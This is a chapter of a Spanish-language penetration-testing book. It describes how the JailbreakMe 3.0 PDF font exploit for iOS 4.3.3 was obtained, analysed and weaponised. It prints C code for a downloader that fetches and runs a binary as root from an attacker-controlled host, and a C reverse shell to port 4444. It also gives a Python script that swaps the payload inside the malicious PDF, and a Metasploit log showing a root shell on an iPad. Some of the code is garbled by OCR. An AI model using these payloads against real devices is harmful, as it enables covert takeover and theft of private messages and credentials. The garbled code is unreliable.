3.	apple.com	2	0.000000	0.01%		
4.	apple.com	2	0.000000	0.01%		
5.	apple.com	2	0.000000	0.01%		
6.	apple.com	2	0.000000	0.01%		
7.	apple.com	2	0.000000	0.01%		
8.	apple.com	6	0.000000	0.01%		
9.	apple.com	4	0.000000	0.01%		
10.	apple.com	153	0.000000	0.01%		
11.	apple.com	1	0.000000	0.01%		
12.	apple.com	25	0.000000	0.01%		
13.	apple.com	110	0.000000	0.01%		
14.	apple.com	380	0.000000	0.01%		
15.	apple.com	541	0.000000	0.01%		
16.	apple.com	454	0.000000	0.01%		
17.	apple.com	72	0.000000	0.01%		
18.	apple.com	298	0.000000	0.01%		
19.	apple.com	1	0.000000	0.01%		
20.	apple.com	177	0.000000	0.01%		
21.	apple.com	24	0.000000	0.01%		
22.	apple.com	114	0.000000	0.01%		
23.	apple.com	2	0.000000	0.01%		
24.	apple.com	78	0.000000	0.01%		

Imagen 07-59. Sitios web visitados automáticamente

Capítulo VIII

JailOwnMe

1. Introducción

El sistema operativo *iOS* de *Apple* es, probablemente, uno de los más seguros debido a la gran cantidad de controles de seguridad que se incorporan por defecto y que además no pueden ser desactivados por el usuario. Sin embargo, el número de *bugs* que se descubren día a día en *iOS* es muy alto, y hasta con echar un ojo a las estadísticas para darse cuenta de que podrían desarrollarse muchos *exploits* con ellos, con la paciencia y los conocimientos adecuados.




Imagen 08-01 Estadísticas de *bugs* en *iOS* recogidas en expedientes CVE.

La mayoría de dichos *bugs* no son públicos, quizá debido a la gran cantidad de dinero que se está pagando por ellos y a la complejidad de desarrollarlos, que según la revista *Forbes* es de los más caros.

Por desgracia, la seguridad frecuentemente es inversamente proporcional a la usabilidad, con lo que paralelamente a la aparición de *iOS* ha surgido la comunidad de *Jailbreakers*, que desarrollan modificaciones sobre el sistema operativo original que les permita ejecutar software no firmado por *Apple* o poder acceder de forma completa a los directorios del dispositivo.

En un *iOS*, todo el software se encuentra firmado por *Apple*, desde la *BootRom* hasta el propio *kernel* del sistema operativo, y por supuesto las aplicaciones. Como consecuencia, no se puede modificar

el *kernel* de ninguna manera, ya que la firma sería errónea y este nunca sería ejecutado. Para ello, la comunidad de *Jailbreakers* se ha lanzado a la búsqueda de vulnerabilidades que les permitan obtener el control suficiente como para modificar el proceso de arranque (llamado *Secure Boot Chain* por Apple) y poder ejecutar un *kernel* modificado o cualquier otra cosa.

Para un *pentester*, o “cualquier otra cosa” que se puede realizar con un *exploit* que es utilizado en las herramientas de *Jailbreak* es lo más interesante, ya que se pueden usar las mismas vulnerabilidades utilizadas para hacer *Jailbreak*, pero para comprometer un dispositivo y obtener acceso a su información. Si estos son remotos, como los que se usaron en *Jailbreak 2.0* y *JailbreakMe 3.0* mejor que mejor. De esto trata este capítulo, de cómo se puede sacar provecho de un *exploit* utilizado en *JailbreakMe* para adaptarlo a nuestras necesidades.

2. JailbreakMe 3.0

Comex es, sin duda, uno de los *hackers* de iOS más conocidos de la *scene*. De sus manos han salido diversos métodos que ha ido publicando en su web <http://www.JailbreakMe.com>. El más reciente de ellos, llamado *JailbreakMe 3.0*, surgió tras la aparición del iPad 2, momento en el cual no existía ninguna manera de hacer *Jailbreak* a estos dispositivos, ya que el *exploit tuncrulu* (descubierto por *Geohot*, otro de los grandes de la *scene*), que era el utilizado hasta este momento, aprovechaba una vulnerabilidad en la *BootRom*, y esta había sido actualizada en los nuevos dispositivos. Este nuevo método, además, funcionaba en la versión 4.3.3 (hasta la 4.3.3), en la que Apple había incrementado la seguridad del dispositivo añadiendo nuevas medidas de seguridad como *Address Space Layout Randomization (ASLR)*. A pesar de eso, Comex consiguió encontrar una vulnerabilidad con la que era posible hacer *Jailbreak* de los dispositivos con tan solo visitar su web y pulsar en un botón, algo que fascinó a todos los usuarios de iOS.




Imagen 08.02 JailbreakMe 3.0 en Cydia.

Como suele ocurrir, hay avances que fascinan a unos y asustan a otros. Era evidente que si Comex era capaz de hacer *Jailbreak* de los dispositivos con tan solo visitar una web era porque el *MobileSafari* o alguno de sus complementos tenía alguna vulnerabilidad que él utilizaba para ejecutar código y, a partir de ahí, realizar el *Jailbreak*. Sabiendo esto... ¿qué impediría a un atacante utilizar esta misma vulnerabilidad para tomar el control de los dispositivos?

En un principio, el desconocimiento de la vulnerabilidad era lo único que impedía su uso para otros propósitos, ya que los detalles sobre esta no serían publicados hasta tiempo después. Más tarde, Comex publicaría el uso que código fuente empleaba para explotar la vulnerabilidad en su repositorio de *github*: https://github.com/Comexstar_

En cualquier caso, investigar una vulnerabilidad a partir de un *exploit 0 day* no documentado es una tarea muy habitual en los equipos de seguridad de las principales empresas de desarrollo de software y sistemas. Como es bien sabido, gran parte de los parches de seguridad que publican los fabricantes de sistemas operativos son obtenidos tras haber sido explotados por algún atacante o *malware* mediante un *exploit 0 day*. Tras realizar la ingeniería inversa de estos *exploits*, se descubre la vulnerabilidad que propició la explotación, y a partir de esta información estudian la mejor manera de corregirlo y se desarrolla el parche.

3. Obteniendo el exploit

Como ya se ha mencionado, en un principio el código fuente del *exploit* utilizado por Comex no fue publicado, pero eso no quiere decir que no se pudiera averiguar en qué consistía. Visitando la web <http://www.JailbreakMe.com/> desde un equipo de usuario, se recibía un mensaje que decía “Come back on your iPhone, iPad or iPod Touch to use JailbreakMe”. Era evidente que la aplicación web realizaba un reconocimiento del dispositivo que la visitaba utilizando el *User-Agent*, que en el caso de los sistemas iOS es extremadamente representativo, ya que contiene la versión exacta del sistema operativo. Esta información, al igual que hacen los *exploit kits*, era utilizada para redirigir al dispositivo el *exploit* adecuado para su versión, y de esta manera realizar el *Jailbreak*.

Por suerte para los usuarios (y para los atacantes), el *User-Agent* puede ser fácilmente falseado utilizando un proxy o terminal como *Burp* o *ZAP*, o incluso utilizando alguna extensión para el navegador que permita cambiarlo.




Imagen 38.92. Modificación de *User-Agent* para conseguir el *exploit*.

Al visitar la página empleando el *User-Agent* adecuado, esta muestra un botón que, al ser pulsado, redirige al navegador a un fichero PDF especialmente construido para la versión de iOS cuyo *User-Agent* se esté usurpando. Ninguna acción posterior es realizada, por lo que este PDF debía contener la explotación de la vulnerabilidad.

Un listado completo de los PDFs disponibles puede encontrarse en la URL <http://www.JailbreakMe.com/saffron/>.

Los PDFs, al intentar visualizarlos mediante cualquier visor, contenían una única letra (*@*). Posteriormente se sabría que la vulnerabilidad se encuentra en el procesamiento del formato de la fuente, por lo que visualizar una letra que emplee la fuente maliciosa era más que suficiente para explotar la vulnerabilidad. En otras situaciones, un atacante podría haber embebido esta fuente en cualquier letra de un documento legítimo con el fin de que el usuario no se percatara del engaño. Este PDF, además, podría ser enviado por diferentes medios (enlaces, correo, etc) e ir comprometiendo a diferentes dispositivos.




Imagen 08-04: El documento PDF con solo una arroba.

Una vez obtenido el *exploit*, el análisis del mismo consistió en el análisis de un PDF, como si de un análisis de *malware* se tratara.

4. Análisis del exploit

En muchas ocasiones no es estrictamente necesario entender el funcionamiento de un *exploit* para poder alterar su *payload* y conseguir que realice las acciones que se deseen, pero esto siempre contribuye a aumentar el conocimiento, así que es un ejercicio muy recomendable.

En este caso, el *JailbreakMe 3.0* explota dos vulnerabilidades diferentes de forma consecutiva. La primera de ellas fue etiquetada con el identificador CVE-2011-0226 y consistía en un error en la comprobación de un entero dentro de la función *calltothersubr* de *TrueType*, lo cual permitía cambiar

el puntero de pila (*stack pointer*) a cualquier dirección arbitraria. Esta dirección "arbitraria" contenía un *exploit*, codificado completamente en ROP (*Return Oriented Programming*) que explotaba una segunda vulnerabilidad.




Imagen 08-05 Análisis del exploit

La segunda vulnerabilidad explotada, etiquetada como CVE-2011-0227, consistía en un error en la conversión de tipos en *IO_MobileFrameBuffer* que permitía la ejecución de código no firmado en el dispositivo. Conseguir explotar este tipo de vulnerabilidades es muy importante en la explotación de sistemas iOS, ya que en caso contrario es necesario codificar todos los *shells* *dex* completamente en ROP, lo cual puede llegar a ser extremadamente complejo. A partir de la explotación de esta vulnerabilidad, el *exploit* ejecuta un *shellcode* "tradicional" (no ROP) que realiza un parcheo del *kernel* en memoria que le permitirá ejecutar código sin firmar. Otra de las modificaciones importantes que realiza el *exploit* sobre el *kernel* es crear un manejador para la *syscall 0*, de tal modo que cualquier aplicación que realice esta llamada escala automáticamente a privilegios de *root*.

CVE	CVE-2011-0226	CVE-2011-0227
Producto	FreeType < 2.4.6	iOS
iOS afectado	iOS < 4.2.9 iOS < 4.3.4	iOS < 4.2.9 iOS < 4.3.4
Vulnerabilidad	Comprobación de entero errónea.	Conversión de tipos errónea
Impacto	Ejecución de Código	Ejecución de aplicaciones no firmadas.

Tabla 08-01 Tabla de versiones afectadas

por el *exploit*. Además, *CómeX* ha dejado una sorpresita llamada *TerminalFun*. El *TerminalFun* es simplemente una sucesión de caracteres que, al menos en un *Mac OS X*, hace que el terminal donde se lanzan empiece a minimizarse y maximizarse durante un largo rato. No tiene ninguna relevancia ni utilidad para la explotación, pero es bastante molesto en caso de que se haga un *cat* de este contenido.

[illegible]

Imagen 08.07: El *payload* descomprimido.

Además de esta broma de *Comex*, es posible encontrar otro objeto (*dup 0 12524*), también comprimido, del que se puede apreciar que también tiene un tamaño considerable. Si se descomprime se observará que se trata de un binario *Mach-O* para procesador ARM, que es exactamente el tipo de binarios que ejecuta un *iOS*.

[illegible]

Imingen 08.08. Freyhaider clar

Al analizar lo que hace este binario se observa que se trata del binario *locutus* ya mencionado anteriormente, ya que realiza una serie de conexiones a la web de *JailbreakMe v3.0* y se descarga los ficheros mencionados anteriormente.

Sin embargo, los *pentesters* no quieren realizar un *Jailbreak* permanente del dispositivo ni instalar *Cydia*, sino que simplemente pretenden tomar el control del dispositivo. Según se ha comentado anteriormente, el *exploit* ejecutará este fichero una vez parcheado el *kernel* adecuadamente para ejecutar aplicaciones sin firmar desactivada la *sandbox* y el resto de medidas de seguridad, por lo que es el momento idóneo para ejecutar el *payload* en lugar del original.

Por lo tanto, si se es capaz de analizar y encontrar este binario, solo hay que cambiarlo por uno de elección propia para obtener el control del dispositivo con tan solo conseguir que visiten un enlace controlado por el atacante. Pero ¿Qué se desea que ejecute?

6. Payloads para iOS

Lamentablemente no es sencillo encontrar *shells* diversas ni otro tipo de *payloads* similares para iOS, ya que sus protecciones obligan a que cualquier *payload* venga que ser implementado en *full-ROP*, con lo que no se ha desarrollado una gran variedad de *payloads* como sucede con otros sistemas como *Windows* o *UNIX*. Por suerte gracias al segundo *exploit* utilizado por *Comex*, es posible desarrollar una aplicación que realice las acciones que se deseen sin tener que preocuparse por la comprobación de la firma.

En este caso, para evitar tener que reconstruir el PDF para cada *payload* diferente que se quiera probar, se creará una aplicación que descargue otro binario de una web, al más puro estilo de la conocida herramienta *wget*. El código, basado en *wget_sortof.c* de Vyacheslav Goltser, descarga un nuevo binario de la URL <http://exploit.pentester.es/payload.bin> y lo guarda en *tmp-pwn.me*, para luego ejecutarlo con privilegios de *root*. De esta forma es posible cambiar el binario *payload.bin* en el servidor web para cambiar el comportamiento que se desee de los sistemas comprometidos.

```
// Based on wget_sortof.c (Vyacheslav Goltser <slavikg@gmail.com>)
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define HOSTNAME "exploit.pentester.es"
#define PORT 80
#define REQUEST "GET /payload.bin HTTP/1.0\r\n"
#define PAYLOAD "tmp-pwn.me"
#define MAXFRAY 15000
```

```

1 int main(int argc, char **argv)
{
    // Connect to IPv4 Server
    struct sockaddr_in servaddr;
    struct hostent *hp;
    int sock_id;
    char message[MAXARRAY];
    int msglen;
    char request[] = REQUEST;
    sock_id = socket(AF_INET, SOCK_STREAM, 0);
    memset(&servaddr, 0, sizeof(servaddr));
    hp = gethostbyname(Hostname);
    memcpy(&servaddr.sin_addr, hp->h_addr, hp->h_length);
    servaddr.sin_port = htons(PORT);
    servaddr.sin_family = AF_INET;
    connect(sock_id, (struct sockaddr *)&servaddr, sizeof(servaddr));

    // Send Request & Receive Response
    write(sock_id, request, sizeof(request));
    msglen = read(sock_id, message, MAXARRAY);

    // Open File Handler
    FILE * pFile;
    pFile = fopen( PAYLOAD, "wb" );

    // Ignore HTTP Headers
    char * content;
    int cntlen;
    content = strstr(message, "\r\n\r\n");
    content = &(content[4]);
    cntlen = msglen + (int)(message) - (int)(content);

    // Write First Packets
    fwrite (content, 1, cntlen, pFile );
    // Write All Other Packets
    msglen = read(sock_id, message, MAXARRAY);
    while (msglen != 0)
    {
        fwrite (message, 1, msglen, pFile );
        msglen = read(sock_id, message, MAXARRAY);
    }

    // Close Handler
    close( sock_id );
    fclose( pFile );

    // Execute File
    chmod( PAYLOAD, strtol("0755", 0, 8) );
    syscall(0); // Give me the power!!
    execvp( PAYLOAD, NULL );

    return 0;
}

```

Tal y como se ha comentado con anterioridad, el *payload* debe realizar una llamada a *syscall(0)* para elevar privilegios a *root*, gracias al manejador introducido por las etapas anteriores del *exploit*. En caso de no hacerlo, el binario sería ejecutado con los privilegios de usuario *mobile*.

Cuando se realicen este tipo de trabajos, una recomendación es partir de *payloads* lo más sencillos posibles y una vez comprobado su correcto funcionamiento, ir aumentando su funcionalidad progresivamente hasta que realice las acciones deseadas. En este caso se podría comenzar por crear una aplicación que escriba un fichero en un directorio temporal, y acabar por lanzar una *shell* inversa al puerto 4444 del *host exploit.pentester.es* donde se podría tener a la escucha un *netcat* o *Metasploit*.

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define HOSTNAME "exploit.pentester.es"
#define PORT 4444

#define MAXARRAY 150000

int main(int argc, char **argv)

{
    // Connect to Evil Server
    struct sockaddr_in servaddr;
    struct hostent *hp;
    int sock_id;
    char message[MAXARRAY];
    int msglen;
    sock_id = socket(AF_INET, SOCK_STREAM, 0);
    memset(&servaddr, 0, sizeof(servaddr));
    hp = gethostbyname(HOSTNAME);
    servaddr.sin_port = htons(PORT);
    servaddr.sin_family = AF_INET;
    connect(sock_id, (struct sockaddr *)&servaddr, sizeof(servaddr));

    // Descriptors to Socket
    // setsid();
    dup2( sock_id, 0 );
    dup2( sock_id, 1 );
    dup2( sock_id, 2 );

    // Execute Shell
    execl( "/bin/bash", "/bin/bash", NULL );

    // Close Handler
    close( sock_id );
}
```

```

1  #!/usr/bin/perl
2

```

Para lanzar una *shell* inversa, una forma sencilla consiste en crear la conexión y duplicar los descriptores de entrada y salida estándar, y salida de error al *socket*, para posteriormente lanzar una *shell*. Esto hace que la información recibida por el *socket* sea transmitida a la *shell*, y que la respuesta de esta sea a su vez enviada por el *socket*, con lo que se tendrá una *shell* inversa en toda regla.

Estos y otros *payloads* pueden ser descargados de <http://tools.pentester.es/JailOwnMe> para más información. En la actualidad también pueden encontrarse *payloads* para *iOS* en *Metasploit* (*osx/wnmle.shell.reverse_tcp*), aunque se ha probado *JailOwnMe* con ellos.

7. Resultado final

Ahora que se conoce en que parte del PDF se guarda el *payload* y que ya se dispone de un *payload* alternativo que utilizar, solo quedaría hacer la substitución para generar un nuevo PDF un poco más malicioso que el original. Para ello se desarrolló un *script* en *Python* que extrae la información de los *streams* y objetos hasta llegar al *payload*, para luego sustituirlo por el nuevo y realizar el proceso inverso hasta construir un nuevo PDF.

```

#!/usr/bin/python
import zlib, sys, re, struct

# Doc: info
print 'This information is for educational purposes only. This info is
not to be abused! I am not responsible for any damage that you may create!'
print 'Jose S Ivir - [osvie@pentester.es]'

# Checking Arguments
if len(sys.argv) < 4:
    print 'Usage: %s -i <Input PDF> -o <Output PDF> -p <New Payload.bin>' % sys.argv[0]
    exit(1)

input_pdf = sys.argv[1]
output_pdf = sys.argv[2]
payload = sys.argv[3]

# Read PDF Exploit
pdf = open(input_pdf, 'rb').read()

# Search en od-d stream
m1 = re.search('\sod-d stream', pdf)
stream_begin = m1.end()
m2 = re.search('\snewstream\n', pdf[stream_begin:])
stream_end = m2.start() + stream_begin

```

```

# Split PDF content
pdf_before_stream = pdf[:stream begin-1]
pdf_encoded_stream = pdf[stream begin:stream end]
pdf_after_stream = pdf[stream end:]

# Decode Stream
pfb = zlib.decompress( pdf_encoded_stream )

# Search dup 0 line
m1 = re.search('\n' + nbrs [0-9] + arr + '\n', pfb)
dup_begin = m1.end()
m2 = re.search('\ndup 0 ', pfb)
dup_end = m2.start()

# Split PFB Content
pfb_before_dup0 = pfb[:dup_begin-1]
pfb_dup0 = pfb[dup_begin:dup_end]
pfb_after_dup0 = pfb[dup_end+1:]

# Get Length and encoded file
m1 = re.search('dur 0 [0-9]+ x ', pfb_dup0)
file_begin = len(m1.group(0))
file_end = len(pfb_dup0) - 4

# Save original binary
z_oldbin = pfb_dup0[file_begin:file_end]
z_oldbin_len = len( z_oldbin )

# Read new payload
newbin = open(sys.argv[2], 'rb').read()
newbin_encoded = zlib.compress( newbin, 9 )
newbin_len = len( newbin_encoded )
newbin_encoded = newbin_encoded + '\x00'*(z_oldbin_len - newbin_len)
newbin_len = len( newbin_encoded )

# Create Dup 0 string
pfb_dup0 = 'dup 0 ' + str(newbin_len) + ' x ' + newbin_encoded + ' pc '

# Create New PFB
pfb = pfb_before_dup0 + '\n' + pfb_dup0 + '\n' + pfb_after_dup0

# Compress PFB and Create New PDF
pdf_encoded_stream = zlib.compress( pfb, 9 )
pdf = pdf_before_stream + '\n' + pdf_encoded_stream + '\r' + pdf_after_stream
open(sys.argv[3], 'wb').write(pdf)

```

Como se puede apreciar, es necesario que el *payload* introducido sea del mismo tamaño que el original, para que el *exploit* resulte ser funcional. En muchos casos, los *exploits* cuentan con que el *payload* empleado tiene un tamaño concreto, por lo que no mantenerlo igual puede provocar problemas en su ejecución. En este caso, se ha añadido el carácter NULL tras el nuevo *payload* tantas veces como sean necesarias para que este ocupe el mismo espacio que el *payload* original.


```
msf exploit(handler) > exploit

[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler...
[*] Command shell session 5 opened (192.168.1.10 4444 > 192.168.1.5:49396) at 2011-07-28
04:36:59 -0400

uname -a
Darwin iPad2 de-Ankara 11.0.0 Darwin Kernel Version 11.0.0: Wed Mar 30 18:52:42 PDT 2011;
root:xnu-1735.46~10/RELEASE_ARM_S5L8940X iPad2,2 arm K94AP Darwin

id
uid=0(root) gid=501(mobile) groups=501(mobile)
```

Imagen 08.09: Ejecución del exploit.

Mientras se obtiene el control del dispositivo con privilegios de *root*, el usuario no observa ninguna situación anómala en el interfaz, más que la visualización de la página web que se haya preparado, que en este caso da algunas pistas de que su seguridad puede haber sido comprometida, pero que podría no ser, más que una página de noticia, un webmail de correo, o cualquier otra cosa.




Imagen 08.10: Jailowned.

Esta vulnerabilidad, como ya se ha comentado, solo afectaría a versiones de iOS iguales o inferiores a 4.3.3, pero cualquier vulnerabilidad que se emplee para realizar un *Jailbreak* podría ser modificada de una manera análoga para comprometer los dispositivos.

Todos los ficheros utilizados para esta explotación pueden ser descargados desde <http://tools.pentester.es/JailbwnMe/>.

8. Postexplotación en iOS

Para muchos usuarios, el conseguir la *shell* de *root* es en sí mismo un objetivo, por la complejidad técnica que puede llegar a tener y por lo que supone. El típico "PWNED" es la marca de que, a partir de ese momento, el sistema es del atacante y de que este puede hacer con él lo que quiera. Sin embargo, para los atacantes no es más que el principio, y es a partir de aquí donde pueden empezar a hacer auténticas "maldades". Para los *pentesters* es algo que deben realizar también para hacer ver a los clientes el riesgo real, ya que para muchos de ellos ver una almohadilla en la pantalla puede no significar gran cosa.

Dicho esto, habiendo conseguido privilegios de *root* en un sistema iOS, ¿qué se puede hacer? Lo más inmediato es aplicar las mismas técnicas que se podrían usar en un análisis forense del dispositivo. Evidentemente, toda la privacidad de correos, mensajes y mensajería como pudiera ser *Whatsapp* o cualquier otro, quedaría inmediatamente comprometida.

Los SMS, por ejemplo, son almacenados en una base de datos *SQLite* en el fichero *(private/var/mobile/Library/SMS/sms.db)*, y son visibles mediante cualquier visor de *SQLite*. Además, este fichero puede ser utilizado para, empleando técnicas forenses, acceder incluso al contenido de los SMS borrados por el usuario. Esto, además del impacto para la privacidad, puede suponer un problema para aquellas aplicaciones y servicios que reciben las credenciales de autenticación vía SMS, ya que estas podrían ser recuperadas aunque hayan sido debidamente protegidas en su almacenamiento por la aplicación.

Otro tipo de información, como la asociada a credenciales, ha recibido una protección especial por parte de *Apple* a través de su funcionalidad de "Data Protection". Según dice la propia *Apple* en su documento de seguridad de iOS (http://images.apple.com/iPad/business/docs/iOS_Security_May12.pdf), ha intentado conseguir el equilibrio entre seguridad y usabilidad creando perfiles de información, de tal modo que los desarrolladores pueden elegir el que más convenga a su aplicación. En base a su accesibilidad, se puede decir que hay cuatro tipos de información:

- "When Unlocked". La información solo estará disponible cuando el sistema se encuentra desbloqueado. Es el tipo de protección más completa y es apropiada para aquella que no es necesario que sea usada cuando no hay nadie utilizando el dispositivo. Es la usada, por ejemplo, para almacenar las claves de *Safari* o de *backup* de *iTunes*.

- "While Locked". Solo aplica a ficheros. Está pensada para accesos que sean necesarios mientras el dispositivo se encuentra bloqueado, para lo cual se generan un par de claves pública y privada independiente.

- "After first Unlock". La información no está disponible al arrancar el dispositivo hasta que se realice el primer desbloqueo, pero permanece disponible al realizarse el resto de bloqueos. Este tipo de información es empleada, por ejemplo, para almacenar las claves de correo, ya que se desea que el dispositivo siga recibiendo correo aunque este se encuentre bloqueado.

- "Always". La información *SILMPRL* se encuentra disponible, independientemente del estado del dispositivo.

Item	Accessible
Wi-Fi passwords	After first unlock
Mail accounts	After first unlock
Exchange accounts	After first unlock
VPN certificates	Always, non-migratory
VPN passwords	After first unlock
LDAP, CalDAV, CardDAV	After first unlock
Tunes backup	When unlocked, non-migratory
Vocemail	Always
Safari passwords	When unlocked
Bluetooth keys	Always, non-migratory
Apple Push Notification Service Token	Always, non-migratory
Cloud certificates and private keys	Always, non-migratory
iMessage keys	Always, non-migratory
Certificates and private keys (Configuration Profile)	Always, non-migratory
SIM PIN	Always, non-migratory

Imagen 08.11 Passwords y política de protección.

Para obtener acceso a esta información para posteriormente utilizarla en ataques futuros es necesario disponer del *UID* del dispositivo, que es diferente para cada uno y no es accesible por software, y el *Passcode* del usuario. En el caso de un análisis forense, el acceso físico da la posibilidad de emplear el *UID* para descifrar aunque se desconozca cual es. No obstante, el uso de esta clave de dispositivo nace que una información cifrada en uno de estos no sea "exportable" a otro con una mera copia del fichero. El otro factor que sería necesario conocer, en algunos casos, es el *Passcode*. La obtención de este *Passcode*, cuando no se dispone de él, suele ser uno de los grandes problemas en el análisis forense de estos dispositivos.




Imagen 08.12 Estructura de iPhone Data Protection

